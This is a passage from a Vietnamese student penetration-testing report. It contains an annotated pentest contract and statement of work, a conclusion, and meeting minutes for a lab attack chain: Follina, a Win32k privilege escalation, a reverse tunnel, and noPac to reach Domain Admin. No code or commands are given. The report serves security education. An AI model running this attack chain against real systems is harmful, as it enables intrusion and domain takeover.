- Ý nghĩa: Phần này quy định về thời hạn hiệu lực và các điều kiện chấm dứt hợp đồng. Theo đó, hợp đồng có hiệu lực tới khi chuyên gia hoàn thành toàn bộ công việc đã được thỏa thuận, trừ khi có các điều khoản chấm dứt khác được áp dụng. Cả hai bên đều có quyền chấm dứt hợp đồng nếu bên còn lại vi phạm nghiêm trọng các điều khoản đã ký kết. Tuy nhiên, để đảm bảo sự công bằng và tạo cơ hội khắc phục, bên muốn chấm dứt phải thông báo bằng văn bản cho bên kia về hành vi vi phạm và cho họ ít nhất một khoảng thời gian để khắc phục. Trong trường hợp khách hàng muốn chấm dứt hợp đồng, khách hàng cam kết thanh toán toàn bộ công việc mà chuyên gia đã thực hiện tính đến thời điểm chấm dứt. Tóm lại, phần này thiết lập rõ ràng về thời điểm kết thúc hợp đồng và các tình huống có thể chấm dứt hợp đồng, đồng thời bảo vệ quyền lợi của hai bên trong các trường hợp chấm dứt khác nhau.

4. Ownership of Intellectual Property (Quyền sở hữu tài sản trí tuệ)

- Nội dung: Trong phạm vi mà Chuyên gia đã nhận được thanh toán theo quy định, Chuyên gia sẽ chuyển giao cho Khách hàng mọi quyền sở hữu và lợi ích đối với bất kỳ tài sản trí tuệ mà được Chuyên gia tạo ra hoặc phát triển cho Khách hàng.
- Ý nghĩa: Phần này đề cập đến quyền sở hữu trí tuệ từ công việc của Chuyên gia trong quá trình thực hiện hợp đồng cho Khách hàng. Cụ thể, sau khi Khách hàng thanh toán đầy đủ chi phí dịch vụ theo thỏa thuận, Chuyên gia sẽ chuyển giao toàn bộ quyền sở hữu tài sản trí tuệ mà họ tạo ra hoặc phát triển cho Khách hàng trong phạm vi hợp đồng như dữ liệu, tài khoản, công cụ.

5. Confidential Information (Thông tin bảo mật)

- Nội dung:
 - A. Tất cả thông tin liên quan đến Khách hàng được coi là bí mật hoặc độc quyền, hoặc được đánh dấu là vậy, sẽ được Chuyên gia giữ bí mật và không tiết lộ hoặc sử dụng trừ khi cần thiết phải sử dụng một cách hợp lý cho công việc trong thỏa thuận.
 - B. Tất cả thông tin liên quan đến Chuyên gia được coi là bí mật hoặc độc quyền, hoặc được đánh dấu là vậy, sẽ được Khách hàng giữ bí mật và không tiết lộ hoặc sử dụng trừ khi cần thiết phải sử dụng một cách hợp lý cho việc thực hiện các nhiệm vụ của Khách hàng theo thỏa thuận.
 - Các nghĩa vụ giữ bảo mật này sẽ kéo dài trong thời hạn 1 năm sau khi chấm dứt thỏa thuận này, nhưng sẽ không áp dụng đối với thông tin được các bên độc lập phát triển, trở thành tài sản công cộng một cách hợp pháp hoặc các bên có kiến thức hoặc quyền sở hữu và không có nghĩa vụ bảo mật.
- Ý nghĩa: Phần này đề cập đến việc bảo mật thông tin giữa hai bên trong suốt thời gian hợp đồng còn hiệu lực. Trong quá trình kiểm thử xâm nhập, Chuyên gia có thể tiếp cận nhiều thông tin nhạy cảm của Khách hàng và ngược lại, Khách hàng cũng biết được các phương pháp và công cụ của Chuyên gia. Điều khoản này đảm bảo cả hai loại thông tin đều được bảo vệ.

6. Warranty and Disclaimer (Bảo hành và từ chối trách nhiệm)

- Nội dung: Chuyên gia đảm bảo công việc sẽ được thực hiện một cách chuyên nghiệp và phù hợp với các tiêu chuẩn chung hiện hành của ngành. Cam kết này là duy nhất và thay thế cho tất cả các cam kết khác.
- Ý nghĩa: Phần này cam kết bảo hành của Chuyên gia đối với chất lượng dịch vụ mà họ cung cấp, đáp ứng được mong đợi của Khách hàng. Điều khoản này giúp Chuyên gia giới hạn trách nhiệm pháp lý của mình liên quan đến chất lượng dịch vụ, tránh những yêu cầu bồi thường dựa trên các bảo hành không được quy định rõ ràng trong hợp đồng.

7. Limitation of Remedies (Giới hạn biện pháp khắc phục)

- Nội dung: Biện pháp khắc phục và độc quyền của Khách hàng đối với bất kỳ khiếu nại nào liên quan đến chất lượng công việc của Chuyên gia thì Chuyên gia phải sửa chữa bất kỳ sai sót trong đó mà Khách hàng thông báo cho Chuyên gia bằng văn bản trong vòng 90 ngày sau khi Chuyên gia hoàn thành công việc đó. Trong trường hợp không có thông báo nào như vậy, công việc của Chuyên gia sẽ được coi là thỏa đáng và được Khách hàng chấp nhận.

- Ý nghĩa: Phần này quy định về biện pháp khắc phục mà Khách hàng có thể thực hiện nếu chất lượng công việc của Chuyên gia không đạt như mong đợi. Nó giới hạn phạm vi trách nhiệm của Chuyên gia và quy trình xử lý các vấn đề về chất lượng.

8. Limitation of Liability (Giới hạn trách nhiệm pháp lý)

- Nội dung: Trong mọi trường hợp, Chuyên gia sẽ không chịu trách nhiệm cho bất kỳ tổn thất về lợi nhuận hoặc doanh thu của Khách hàng, hoặc bất kỳ thiệt hại mang tính hệ quả, ngẫu nhiên, gián tiếp hoặc thiệt hại kinh tế nào khác mà Khách hàng phải chịu do hoặc liên quan tới công việc của Chuyên gia dù là theo hợp đồng, ngoài hợp đồng hay hình thức khác, ngày cả khi Khách hàng đã thông báo về khả năng xảy ra tổn thất. Khách hàng có thể đồng ý trách nhiệm pháp lý của Chuyên gia đối với tất cả các khiếu nại phát sinh do liên quan đến thỏa thuận này, hoặc đến bất kỳ hành vi thiếu sót nào của Chuyên gia, dù là theo hợp đồng, ngoài hợp đồng hoặc hình thức khác, sẽ không vượt quá số tiền thực tế mà khách hàng đã thanh toán cho Chuyên gia trong khoảng 12 tháng trước ngày phát sinh khiếu nại. Khách hàng sẽ bồi thường và giữ cho Chuyên gia không bị tổn hại đối với bất kỳ khiếu nại nào của bên thứ ba, bao gồm chi phí, tổn thất và phí luật sư mà Chuyên gia phải chịu từ việc Khách hàng thực hiện hoặc vi phạm thỏa thuận này.
- Ý nghĩa: Phần này chứa đựng các điều quan trọng về giới hạn trách nhiệm pháp lý của Chuyên gia và nghĩa vụ bồi thường của Khách hàng. Điều khoản này miễn trừ trách nhiệm của Chuyên gia đối với thiệt hại gián tiếp hoặc mang tính chất đặc biệt mà Khách hàng có thể phải chịu do hoặc liên quan đến công việc của Chuyên gia. Bên cạnh đó, giới hạn trách nhiệm pháp lý của Chuyên gia đối với các khiếu nại phát sinh từ hợp đồng hoặc bất kỳ thiếu sót nào của Chuyên gia. Mức giới hạn này là số tiền thực tế mà Khách hàng đã thanh toán cho Chuyên gia trong 12 tháng trước ngày phát sinh khiếu nại. Khách hàng cũng phải bồi thường và giữ cho Chuyên gia không bị tổn hại đối với bất kỳ khiếu nại nào từ bên thứ ba.

9. Relation of Parties (Quan hệ giữa các bên)

- Nội dung: Chuyên gia thực hiện công việc của mình theo thỏa thuận này với tư cách là một nhà thầu độc lập, không phải là một liên doanh hoặc quan hệ đối tác giữa các bên.
- Ý nghĩa: Điều này xác định rõ tư cách pháp lý của mối quan hệ giữa Chuyên gia và Khách hàng, khẳng định Chuyên gia hoạt động như một nhà thầu độc lập, không phải là nhân viên hay đối tác của khách hàng.

10. Employee Solicitation/Hiring (Tuyển dụng nhân sự)

- Nội dung: Trong thời gian thỏa thuận có hiệu lực và 12 tháng sau đó, không bên nào được phép ra đề nghị làm việc hoặc thuê nhân viên, cựu nhân viên của bên còn lại.
- Ý nghĩa: Điều này chống lôi kéo nhân viên giữa Chuyên gia và Khách hàng. Mục đích chính là bảo vệ lợi ích của các bên bằng cách ngăn chặn bên kia lôi kéo nhân viên trong một khoảng thời gian nhất định.

11. Miscellaneous Provisions (Các điều khoản khác)

- Nội dung:
 - A. Chuyên gia đồng ý thông báo cho Khách hàng bằng văn bản nếu có ý định giao bất kỳ phần nào của công việc cho một bên khác. Trừ khi được quy định khác trong văn bản này, không bên nào được phép chuyển nhượng thỏa thuận này mà không có sự chấp thuận của bên còn lại. Thỏa thuận này sẽ mang lợi ích và ràng buộc của các bên, cùng với các đại diện pháp lý, người kế nhiệm và bên nhận chuyển nhượng.
 - B. Mọi tranh chấp phát sinh trong thỏa thuận này phải chịu sự phân xử bởi một bên theo các quy tắc liên quan của tổ chức đó nếu có. Bên phân xử có quyền ban hành các biện pháp khẩn cấp tạm thời và buộc thực hiện cụ thể để thi hành các điều khoản của thỏa thuận này.
 - C. Nếu cần có bất kỳ vụ kiện tụng hoặc bên phân xử để thi hành các điều khoản của thỏa thuận, bên thắng kiện sẽ có quyền nhận được khoản phí luật sư và chi phí hợp lý.
 - D. Nếu bất kỳ điều khoản nào của thỏa thuận bị phát hiện là không thể thi hành hoặc trái pháp luật, điều khoản đó sẽ được sửa đổi ở mức độ tối thiểu hoặc làm cho nó có thể thi hành, các phần còn lại vẫn sẽ có hiệu lực.
 - E. Không bên nào phải chịu trách nhiệm cho bất kỳ sự chậm trễ hoặc không thực hiện phần nào của thỏa thuận này trong phạm vi việc chậm trễ đó là do các sự kiện ngoài ý muốn gây ra.
 - F. Tất cả việc từ bỏ phải được lập thành văn bản và được ký bởi bên từ bỏ quyền của mình, Thỏa thuận chỉ có thể được sửa đổi bằng văn bản được ký bởi các đại diện có thẩm quyền của các bên trong thỏa thuận.
 - G. Thỏa thuận này cấu thành toàn bộ thỏa thuận giữa các bên liên quan đến chủ đề của thỏa thuận này, và thay thế tất cả các thỏa thuận, đề xuất, đàm phán, tuyên bố hoặc trao đổi trước đó liên quan đến chủ đề đó. Cả hai bên đều thừa nhận không bị dụ dỗ ký kết thỏa thuận bởi bất kỳ tuyên bố hoặc lời hứa nào không được nêu cụ thể trong văn bản này.

- Ý nghĩa: Phần này bao quát toàn diện các tình huống pháp lý có thể xảy ra để bảo vệ quyền lợi của hai bên.

3.1.3. Phần phụ lục A (Mô tả công việc)

1. Project Background (Bối cảnh dự án)

- Nội dung: Cung cấp mô tả ngắn gọn về mục tiêu kiểm thử.
- Áp dụng với đề tài của nhóm: Bài kiểm thử là mô phỏng một kịch bản tấn công thực tế vào hệ thống nội bộ của tổ chức có sử dụng Active Directory (AD). Nhóm thực hiện khai thác một chuỗi lỗ hổng bảo mật, bao gồm: CVE-2022-30190 (Follina) – khai thác từ xa qua tài liệu Word chứa mã độc, cho phép thực thi mã trên máy người dùng; CVE-2022-21882 - leo thang đặc quyền nghiêm trọng trong Windows Win32k; CVE-2021-42278 và CVE-2021-42287 – khai thác kết hợp để leo thang đặc quyền trong hệ thống AD từ người dùng thường lên Domain Admin; Mục tiêu cuối cùng là mô phỏng được cuộc tấn công chiếm được quyền Domain Admin và từ đó kiểm soát toàn bộ hạ tầng mạng giả lập.

2. Scope (Phạm vi)

- Nội dung: Nêu rõ phạm vi và giới hạn được yêu cầu. Có thể bao gồm:
 - Phạm vi công việc dự kiến cần thiết để hoàn thành.
 - Bất kỳ ranh giới nào đã được thiết lập để giới hạn phạm vi công việc.
 - Các quy trình sẽ được sử dụng để giải quyết việc thay đổi phạm vi.
- Áp dụng với đề tài của nhóm: Bài kiểm thử sẽ tập trung thực hiện trong một hệ thống máy ảo do nhóm tự dựng nên, không mở rộng ra các hệ thống bên ngoài.

3. Key Tasks and Milestones (Nhiệm vụ và mốc chính)

- Nội dung: Phần này có thể bao gồm:
 - Các nhiệm vụ chính cần thiết để hoàn thành dự án.
 - Các nhiệm vụ đủ điều kiện là các mốc quan trọng để đo tiến độ dự án.
- Áp dụng với đề tài của nhóm: Bài kiểm thử của nhóm sẽ trải qua 4 giai đoạn chính như sau:
 - Giai đoạn 1: Khai thác ban đầu từ WAN
 - Tạo payload .docx chứa exploit CVE-2022-30190.
 - Tải file lên website tuyển dụng doanh nghiệp.
 - Nhân viên tải file và mở ra, chiếm shell user thường trên Windows 10.
 - Giai đoạn 2: Leo thang quyền local

- Dùng Metasploit module CVE-2022-21882 để chiếm quyền SYSTEM.
- Thành công leo thang thành NT AUTHORITY\SYSTEM.
- Giai đoạn 3: Reverse VPN vào LAN
 - Dùng Ligolo-ng tạo reverse tunnel từ máy trạm về Kali.
 - Biến Kali thành node bên trong LAN nội bộ.
- Giai đoạn 4: Khai thác Active Directory
 - Sử dụng Impacket (toolkit):
 - getST.py: Sử dụng CVE-2021-42278 để tạo ticket giả.
 - s4u2self.py: Dùng CVE-2021-42287 leo thang thành Domain Admin.
 - Thành công chiếm quyền Domain Administrator.

4. Project Deliverables (Sản phẩm bàn giao)

- Nội dung: Với điều kiện thanh toán đúng hạn, các sản phẩm bàn giao được mô tả dưới đây sẽ được cung cấp cho Khách hàng sau khi hoàn thành các nhiệm vụ được mô tả. Các phiên bản nháp của sản phẩm sẽ được cung cấp cho Khách hàng để xem xét trong quá trình thực hiện. Các sản phẩm bao gồm:
 - Cập nhật trạng thái hàng ngày.
 - Báo cáo phát hiện hàng tuần.
 - Báo cáo kiểm thử cuối cùng.
- Áp dụng với đề tài nhóm: Những phần nhóm phải bàn giao:
 - Biên bản mô tả quá trình nhóm họp để thực hiện đề tài.
 - Báo cáo kiểm thử xâm nhập.

5. Time and Cost Estimates (Ước tính thời gian và chi phí)

- Nội dung: Ràng buộc nghĩa vụ thanh toán của bên Khách hàng và đảm bảo tiến độ thực hiện công việc từ bên Chuyên gia.
- Áp dụng với đề tài nhóm:
 - Thời gian thực hiện: 2 tháng.
 - Chi phí: Vì đề tài nhóm nhằm phục vụ mục đích học tập nên không có chi phí thực tế.

6. Price and Payment (Giá cả và thanh toán)

- Nội dung: Chuyên gia được thuê theo hình thức trọn gói để thực hiện các dịch vụ và cung cấp sản phẩm được mô tả ở trên. Bất kỳ thay đổi nào đối với các dịch vụ hoặc sản phẩm đều yêu cầu lệnh thay đổi bằng văn bản có chữ ký của các bên trong thỏa thuận.

- Hóa đơn: Hóa đơn sẽ được lập sau khi hoàn thành kiểm thử xâm nhập.
- Thanh toán: Thời hạn thanh toán là 15 ngày kể từ ngày phát hành hóa đơn. Khách hàng không được giữ lại bất kỳ khoản tiền nào đến hạn và Chuyên gia có quyền ngừng công việc mà không ảnh hưởng tới các quyền khác nếu khoản tiền không được thanh toán đúng hạn. Bất kỳ khoản thanh toán chậm trễ nào đều sẽ phải chịu các chi phí thu hồi và lãi suất 1% mỗi tháng cho đến khi được thanh toán.

7. Project Organization and Personnel Requirements (Tổ chức dự án và yêu cầu về nhân sự)

- Nội dung: Phần này có thể bao gồm:
 - Các nguồn lực sẽ tham gia vào dự án.
 - Cách thức tổ chức đội ngũ kiểm thử xâm nhập.
 - Các mối quan hệ.
- Áp dụng vào đề tài nhóm:
 - Các thành viên trong nhóm gồm 4 thành viên:
 - Nguyễn Đức Đạo
 - Nguyễn Văn Cảnh
 - Hồ Thị Kiều Trinh
 - Phạm Thùy Trang
 - Cách thức tổ chức đội ngũ: Cả nhóm cùng phối hợp và làm việc với nhau.
 - Báo cáo: Báo cáo tiến độ mỗi lần họp nhóm.

8. Supporting Documentation (Tài liệu hỗ trợ)

- Nội dung: Danh sách đầy đủ các tài liệu cần thiết cho dự án.
- Áp dụng vào đề tài nhóm:
 - Kịch bản kiểm thử.
 - Tài liệu về hệ thống.
 - Các thông tin về công cụ sử dụng.
 - Hướng dẫn khai thác các lỗ hổng.

9. Expenses and Taxes (Chi phí và thuế)

- Nội dung: Khách hàng chi trả các chi phí hợp lý như đi lại, chuyển phát và thuế.

3.2. Kết chương

Trong chương 3, nhóm đã tìm hiểu một bản hợp đồng kiểm thử xâm nhập. Các điều khoản trong hợp đồng không chỉ quy định rõ trách nhiệm, nghĩa vụ và quyền lợi của cả hai bên mà còn dự tính những tình huống có thể phát sinh trong quá trình thực hiện. Phần

phụ lục bổ sung chi tiết về phạm vi công việc, tiến độ, chi phí, nhân sự và tài liệu hỗ trợ để đảm bảo triển khai dịch vụ một cách hiệu quả và minh bạch. Đây là một mô hình hợp đồng phù hợp cho các tổ chức khi tiến hành thuê dịch vụ kiểm thử bảo mật trong hệ thống thực tế.

KẾT LUẬN

Trong báo cáo này, nhóm đã mô phỏng thành công một cuộc tấn công có chủ đích vào hệ thống Active Directory trong môi trường mạng nội bộ. Quá trình kiểm thử được thực hiện theo từng bước logic, từ khâu thu thập thông tin, chiếm quyền điều khiển ban đầu đến leo thang đặc quyền và kiểm soát Domain Controller. Kết quả đã chứng minh rằng với chuỗi lỗ hổng CVE-2022-30190 (Follina), CVE-2022-21882, CVE-2021-42278 và CVE-2021-42287, một attacker chỉ cần quyền truy cập người dùng thông thường cũng có thể kiểm soát toàn bộ AD nếu hệ thống chưa được vá và giám sát đúng cách. Thông qua các công cụ khai thác, nhóm đã khai thác thành công lỗ hổng Follina để chiếm quyền trên máy người dùng Windows 10, từ đó thu thập thông tin trong Active Directory và leo thang đặc quyền lên vị trí cao nhất. Quá trình kiểm thử này không chỉ phản ánh mức độ nghiêm trọng của các lỗ hổng trên mà còn nhấn mạnh tầm quan trọng của việc cập nhật bản vá bảo mật kịp thời cho hệ thống Windows Server và Active Directory cũng như nâng cao ý thức để không tạo cơ hội cho kẻ tấn công khai thác.

Tóm lại, nhóm đã tích lũy được kinh nghiệm thực tế trong việc khai thác các lỗ hổng Active Directory, hiểu sâu hơn về cơ chế hoạt động của Kerberos, cũng như rèn luyện kỹ năng phân tích và lập kế hoạch tấn công trong môi trường kiểm soát. Những kết quả và kinh nghiệm này có giá trị lớn trong công tác bảo mật hạ tầng mạng doanh nghiệp và kiểm thử an toàn hệ thống trong thực tế.

LINK CODE/DEMO:

https://drive.google.com/drive/folders/14_eHH4qhFwC8pqCOx2y1s2DCi4dlzhqK

PHỤ LỤC 1: BIÊN BẢN CUỘC HỌP BUỔI 1

Nhóm: Nhóm 03 – Lớp 04

Môn học: Kiểm thử xâm nhập

Thời gian họp: 21h 01/03/2025

Địa điểm: GoogleMeet

Thành viên tham gia:

Nguyễn Đức Đạo – B21DCAT052

Nguyễn Văn Cảnh – B21DCAT044

Hồ Thị Kiều Trinh – B21DCAT188

Phạm Thùy Trang – B21DCAT184

1. Nội dung cuộc họp

Cuộc họp tập trung vào việc phân chia nhiệm vụ và thiết lập môi trường kiểm thử xâm nhập Active Directory. Các nội dung chính bao gồm:

- Xác định mục tiêu của bài tập lớn.
- Lựa chọn các CVE phù hợp để khai thác.
- Xây dựng mô hình hệ thống trên môi trường ảo hóa VMware.
- Phân công trách nhiệm cho từng thành viên trong việc tạo lập môi trường và thực hiện kiểm thử.

2. Ý tưởng, đề xuất

- Phạm Thùy Trang đề xuất lựa chọn lỗ hổng CVE-2021-42287 để khai thác leo thang đặc quyền.
- Nguyễn Văn Cảnh đề xuất sử dụng CVE-2021-42278 để thay đổi sAMAccountName của máy tính trong AD.
- Hồ Thị Kiều Trinh đề xuất khai thác CVE-2023-23397, lợi dụng lỗ hổng trong Microsoft Outlook để thực hiện NTLM Relay Attack.
- Nguyễn Đức Đạo đề xuất bổ sung tường lửa (pfSense hoặc iptables) để bảo vệ mạng nội bộ & DMZ, đồng thời hỗ trợ định tuyến traffic.

3. Kết quả cuộc họp

- Thống nhất lựa chọn các CVE: CVE-2023-23397, CVE-2021-42278, CVE-2021-42287.
- Xây dựng môi trường ảo hóa gồm Domain Controller, máy trạm Windows, Firewall, DMZ Server, máy tấn công Kali Linux.
- Phân công nhiệm vụ cụ thể cho từng thành viên trong việc thiết lập môi trường và thực hiện kiểm thử.
- Kế hoạch tiếp theo: Hoàn thành cài đặt môi trường trước [thời gian dự kiến] và tiến hành khai thác thử nghiệm.

Cuộc họp kết thúc vào 23h 01/03/2025

Người ghi biên bản: Nguyễn Đức Đạo

Xác nhận của nhóm trưởng: Nguyễn Đức Đạo

PHỤ LỤC 2: BIÊN BẢN CUỘC HỌP BUỔI 2

Nhóm: Nhóm 03 – Lớp 04

Môn học: Kiểm thử xâm nhập

Thời gian họp: 21h – 08/03/2025

Địa điểm: Google Meet

Thành viên tham gia:

Nguyễn Đức Đạo – B21DCAT052

Nguyễn Văn Cảnh – B21DCAT044

Hồ Thị Kiều Trinh – B21DCAT188

Phạm Thùy Trang – B21DCAT184

1. Nội dung cuộc họp

Cuộc họp tập trung vào việc tìm hiểu về các CVE và công cụ đã chọn từ cuộc họp trước (CVE-2023-23397, CVE-2021-42278, CVE-2021-42287). Các nội dung chính bao gồm:

- Phân tích kỹ thuật từng CVE: Cơ chế hoạt động, điều kiện khai thác và rủi ro bảo mật.
- Đánh giá công cụ hỗ trợ Impacket, BloodHound, Responder, Mimikatz và cách triển khai.
- Kiểm tra tiến độ thiết lập môi trường ảo hóa gồm Domain Controller, Kali Linux, pfSense.

2. Đóng góp ý kiến

Các thành viên đã thảo luận và đưa ra các ý kiến sau:

Về các CVE đã chọn

CVE-2023-23397 (Microsoft Outlook NTLM Relay):

- Hồ Thị Kiều Trinh đề xuất kết hợp Responder và Mitm để tấn công, đồng thời kiểm tra phiên bản Outlook để bị ảnh hưởng.
- Nguyễn Đức Đạo lưu ý cần tắt NetNTLMv2 trên máy nạn nhân để tăng tỷ lệ thành công.

CVE-2021-42278 & CVE-2021-42287 (SAM Account Spoofing):

- Phạm Thùy Trang đề nghị sử dụng Impacket (script getST.py) để tạo Silver Ticket và leo thang đặc quyền.

Về công cụ hỗ trợ

- Kali Linux: Cả nhóm thống nhất cài đặt sẵn Impacket, Responder, Wireshark để bắt gói tin và phân tích lưu lượng.
- pfSense: Nguyễn Văn Cảnh nhấn mạnh việc cấu hình tường lửa để cách ly mạng kiểm thử, tránh ảnh hưởng đến hệ thống khác.

3. Kết quả cuộc họp

Thống nhất phương pháp triển khai:

- Sử dụng Kali Linux làm máy tấn công, tích hợp đầy đủ công cụ đã chọn.
- Domain Controller (Windows Server 2019) được cấu hình có lỗ hổng tương thích.

Phân công nhiệm vụ:

- Nguyễn Đức Đạo: Hoàn thiện cấu hình pfSense và giám sát traffic.
- Phạm Thùy Trang & Nguyễn Văn Cảnh: Viết script tự động hóa khai thác CVE-2021-42278/42287.
- Hồ Thị Kiều Trinh: Chuẩn bị tài liệu hướng dẫn khai thác CVE-2023-23397.

Kế hoạch tiếp theo:

- Hoàn thành cài đặt công cụ trước 10/03/2025.
- Bắt đầu kiểm thử thử nghiệm từ 12/03/2025.

Cuộc họp kết thúc lúc 23h30 ngày 08/03/2025.

Người ghi biên bản: Hồ Thị Kiều Trinh

Xác nhận của nhóm trưởng: Nguyễn Đức Đạo

PHỤ LỤC 3: BIÊN BẢN CUỘC HỌP BUỔI 3

Nhóm: Nhóm 03 – Lớp 04

Môn học: Kiểm thử xâm nhập

Thời gian họp: 21h – 22/03/2025

Địa điểm: Google Meet

Thành viên tham gia:

Nguyễn Đức Đạo – B21DCAT052

Nguyễn Văn Cảnh – B21DCAT044

Hồ Thị Kiều Trinh – B21DCAT188

Phạm Thùy Trang – B21DCAT184

1. Nội dung cuộc họp

Cuộc họp tập trung vào việc Xây dựng môi trường kiểm thử.

2. Vấn đề gặp phải

Trong quá trình chuẩn bị và thực hiện khai thác lỗ hổng CVE-2023-23397 (Outlook Elevation of Privilege, gặp phải một số khó khăn sau:

- Việc tái hiện môi trường khai thác yêu cầu cấu hình Microsoft Exchange hoặc Outlook phiên bản cụ thể, gây khó khăn trong việc thiết lập.
- Cần có sự tương tác người dùng cụ thể để khai thác thành công, trong khi môi trường lab hạn chế việc mô phỏng hành vi người dùng thực tế.
- Công cụ và mã khai thác công khai hiện có chưa hoàn toàn tương thích với hệ thống hiện tại của tôi.

Vì những lý do trên, quyết định chuyển sang khai thác lỗ hổng CVE-2022-30190. Lý do chọn lỗ hổng này:

- Dễ dàng thiết lập môi trường khai thác với công cụ sẵn có (như Microsoft Word, Python HTTP Server, và mã khai thác từ các nguồn tin cậy).
- Khai thác không yêu cầu macro và có thể thực hiện chỉ với một file .doc chứa payload độc hại.
- Có thể kiểm chứng kết quả khai thác dễ dàng trong môi trường mạng mô phỏng với Kali Linux và Windows 10.

3. Kết quả cuộc họp

- Xây dựng thành công hệ thống kiểm thử
- Quyết định đổi CVE-2023-23397 sang CVE-2022-30190

Cuộc họp kết thúc lúc 23h30 ngày 22/03/2025

Người ghi biên bản: Hồ Thị Kiều Trinh

Xác nhận của nhóm trưởng: Nguyễn Đức Đạo

PHỤ LỤC 4: BIÊN BẢN CUỘC HỌP BUỔI 4

Nhóm: Nhóm 03 – Lớp 04

Môn học: Kiểm thử xâm nhập

Thời gian họp: 20h00 – 29/03/2025

Địa điểm: Google Meet

Thành viên tham gia:

Nguyễn Đức Đạo – B21DCAT052

Nguyễn Văn Cảnh – B21DCAT044

Hồ Thị Kiều Trinh – B21DCAT188

Phạm Thùy Trang – B21DCAT184

1. Nội dung cuộc họp

Cuộc họp tập trung vào việc chuẩn bị mã khai thác lỗ hổng CVE-2022-30190 và thử nghiệm trong môi trường kiểm thử.

2. Vấn đề gặp phải

Một số trình phát hiện virus hoặc Defender trên Windows (các phiên bản đã được vá lỗi) tự động chặn file .doc chứa mã khai thác.

Payload chưa thực thi được trên hệ thống mục tiêu do chưa cấu hình rules cho các máy trong mạng LAN truy cập Internet.

3. Kết quả cuộc họp

- Tìm phiên bản Windows 10 phù hợp để cho phép thử nghiệm mã độc.
- Viết và kiểm tra lại mã khai thác CVE-2022-30190, sử dụng thành công ms-msdt payload.
- Ghi nhận cách tạo tài liệu .doc hợp lệ với liên kết khai thác.
- Phân công công việc viết báo cáo bước đầu.

Cuộc họp kết thúc lúc: 21h30 ngày 29/03/2025

Người ghi biên bản: Hồ Thị Kiều Trinh

Xác nhận của nhóm trưởng: Nguyễn Đức Đạo

PHỤ LỤC 5: BIÊN BẢN CUỘC HỌP BUỔI 5

Nhóm: Nhóm 03 – Lớp 04

Môn học: Kiểm thử xâm nhập

Thời gian họp: 20h00 – 05/04/2025

Địa điểm: Google Meet

Thành viên tham gia:

Nguyễn Đức Đạo – B21DCAT052

Nguyễn Văn Cảnh – B21DCAT044

Hồ Thị Kiều Trinh – B21DCAT188

Phạm Thùy Trang – B21DCAT184

1. Nội dung cuộc họp

- Tổng hợp kết quả thử nghiệm khai thác CVE-2022-30190
- Phân công nhiệm vụ viết báo cáo
- Thảo luận kế hoạch khai thác hai lỗ hổng còn lại: CVE-2021-42278 và CVE-2021-42287

2. Vấn đề gặp phải

Phải lựa chọn cách trình bày kết quả khai thác sao cho ngắn gọn nhưng vẫn thể hiện được mức độ chi tiết kỹ thuật.

3. Kết quả cuộc họp

- Giao Hồ Thị Kiều Trinh tổng hợp lại phần khai thác CVE-2022-30190 vào báo cáo.
- Nguyễn Văn Cảnh nghiên cứu sơ bộ CVE-2021-42278
- Phạm Thùy Trang nghiên cứu CVE-2021-42287
- Nhóm sẽ tiến hành họp tiếp theo để thống nhất cách kết hợp khai thác hai CVE này.

Cuộc họp kết thúc lúc: 21h30 ngày 05/04/2025

Người ghi biên bản: Hồ Thị Kiều Trinh

Xác nhận của nhóm trưởng: Nguyễn Đức Đạo

PHỤ LỤC 6: BIÊN BẢN CUỘC HỌP BUỔI 6

Nhóm: Nhóm 03 – Lớp 04

Môn học: Kiểm thử xâm nhập

Thời gian họp: 20h30 – 12/04/2025

Địa điểm: Google Meet

Thành viên tham gia:

Nguyễn Đức Đạo – B21DCAT052

Nguyễn Văn Cảnh – B21DCAT044

Hồ Thị Kiều Trinh – B21DCAT188

Phạm Thùy Trang – B21DCAT184

1. Nội dung cuộc họp

- Tiến hành kiểm thử khai thác kết hợp CVE-2021-42278 và CVE-2021-42287 trên Domain Controller.
- Phân tích cơ chế giả mạo tên tài khoản và leo thang đặc quyền.
- Tiếp tục hoàn thiện báo cáo và bổ sung minh chứng (ảnh chụp màn hình, lệnh sử dụng, mô tả chi tiết).

2. Vấn đề gặp phải

- Quá trình thiết lập môi trường khai thác cần domain và cấu hình AD chuẩn, mất khá nhiều thời gian setup.
- Một số script cần thay đổi để tương thích với tên miền và tài khoản trong hệ thống lab.
- Cần hiểu rõ trình tự khai thác hai CVE để thành công: đầu tiên là CVE-2021-42278 (giả mạo tên máy), sau đó mới khai thác CVE-2021-42287 (Leo thang thành Domain Admin).

3. Kết quả cuộc họp

- Khai thác thành công cặp CVE-2021-42278 + CVE-2021-42287, chiếm quyền Domain Admin từ tài khoản thường.
- Ghi lại đầy đủ các bước tấn công và xác minh quyền trên máy DC.
- Thống nhất định dạng phần báo cáo: mô tả lỗ hổng, mô hình tấn công, bước thực hiện, ảnh minh họa, kết luận.

- Giao Nguyễn Văn Cảnh viết phần mô tả kỹ thuật, Kiều Trinh tổng hợp minh chứng và hình ảnh, Thùy Trang viết phân tích ảnh hưởng và phòng chống.

Cuộc họp kết thúc lúc: 22h10 ngày 15/04/2025

Người ghi biên bản: Nguyễn Đức Đạo

Xác nhận của nhóm trưởng: Nguyễn Đức Đạo

PHỤ LỤC 7: BIÊN BẢN CUỘC HỌP BUỔI 7

Nhóm: Nhóm 03 – Lớp 04

Môn học: Kiểm thử xâm nhập

Thời gian họp: 20h30 – 26/04/2025

Địa điểm: Google Meet

Thành viên tham gia:

Nguyễn Đức Đạo – B21DCAT052

Nguyễn Văn Cảnh – B21DCAT044

Phạm Thùy Trang – B21DCAT184

1. Nội dung cuộc họp

- Cảnh gợi ý khai thác thêm lỗ hổng CVE-2022-21882 để leo thang đặc quyền lên user root của máy Windows 10.
- Trong cuộc họp cũng thực hiện thử nghiệm.

2. Vấn đề gặp phải

- Quá trình thực hiện mất nhiều thời gian do phải setup lại.

3. Kết quả cuộc họp

- Khai thác thành công CVE-2022-21882 để leo thang đặc quyền lên user root nhằm giúp quá trình kiểm thử hợp lý hơn.
- Phạm Thùy Trang bổ sung thêm các bước thực hiện vào báo cáo.

Cuộc họp kết thúc lúc: 22h10 ngày 15/04/2025

Người ghi biên bản: Nguyễn Đức Đạo

Xác nhận của nhóm trưởng: Nguyễn Đức Đạo

TÀI LIỆU THAM KHẢO

- [1] Nmap: <https://help.tenten.vn/nmap-la-gi-cach-su-dung-nmap-co-ban/>
- [2] Impacket: <https://github.com/fortra/impacket>
- [3] Metasploit: <https://docs.rapid7.com/metasploit/msf-overview/>; <https://bkhost.vn/blog/metasploit-la-gi/>
